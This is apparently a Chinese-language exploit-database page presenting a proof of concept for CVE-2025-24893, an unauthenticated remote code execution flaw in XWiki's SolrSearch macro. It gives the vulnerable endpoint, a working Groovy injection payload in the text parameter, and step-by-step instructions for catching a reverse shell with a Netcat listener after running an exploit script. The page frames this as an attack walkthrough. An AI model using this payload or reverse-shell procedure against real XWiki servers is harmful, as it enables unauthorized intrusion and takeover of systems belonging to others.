## https://sploitus.com/exploit?id=KITPLOIT:TOOLS-GITHUB-FOMOVET-CVE-2025-24893
# CVE-2025-24893 - XWiki 未认证 RCE 漏洞利用 POC
> ⚠️ XWiki 中的未认证远程代码执行
> 🛠️ PoC 实现者:@dollarboysushil
## 💡 概述
**CVE-2025-24893** 是 XWiki 中的一个严重 RCE 漏洞,由 `SolrSearch` 宏内不安全的 Groovy 表达式处理引起。攻击者可以通过精心构造的 GET 请求注入 Groovy 代码,从而实现**远程代码执行** (无需认证)。
* **严重性:** 严重(CVSS 9.8)
* **影响范围:** 版本 < 15.10.11、16.4.1、16.5.0RC1
* * *
## 🛠 技术解析
该漏洞位于 XWiki 的 **`SolrSearch` 宏**(`Main.SolrSearch`)中,该宏使用不安全的 Groovy 求值来处理搜索输入。该宏未能对用户提供的输入进行净化,从而允许**任意代码执行** 。
### 🔥 存在漏洞的端点
root@kitploit:~
/xwiki/bin/get/Main/SolrSearch?media=rss&text=
攻击者可以向 `text` 参数注入 Groovy 代码,由于宏系统内不当的输入处理,该参数会在服务端被求值。
### 💥 示例载荷
root@kitploit:~
}}}{{async async=false}}{{groovy}}'id'.execute(){{/groovy}}{{/async}}
这会在存在漏洞的 XWiki 实例上导致未认证的**远程代码执行(RCE)** 。
### 🔬 概念验证(PoC)演示

#### 🧪 目标环境
存在漏洞的目标是一个运行 `15.10.8` 版本的 XWiki 实例,该版本受 CVE-2025-24893 影响。
* * *
#### 📡 准备监听器

在攻击者机器上启动 Netcat 监听器,以捕获反向 shell 连接:
root@kitploit:~
nc -lvnp 1337
* * *

#### 🚀 发起漏洞利用
运行漏洞利用脚本 `CVE-2025-24893-dbs.py`,向存在漏洞的 XWiki 端点投递基于 Groovy 的 RCE 载荷。
* * *

#### 💻 成功获取远程 Shell 访问权限
执行成功后,反向 shell 将回连到监听器,从而使攻击者获得对服务器的远程访问权限。
* * *
### 📚 参考
* OffSec 博客:CVE-2025-24893 XWiki Groovy RCE
* NVD 条目:CVE-2025-24893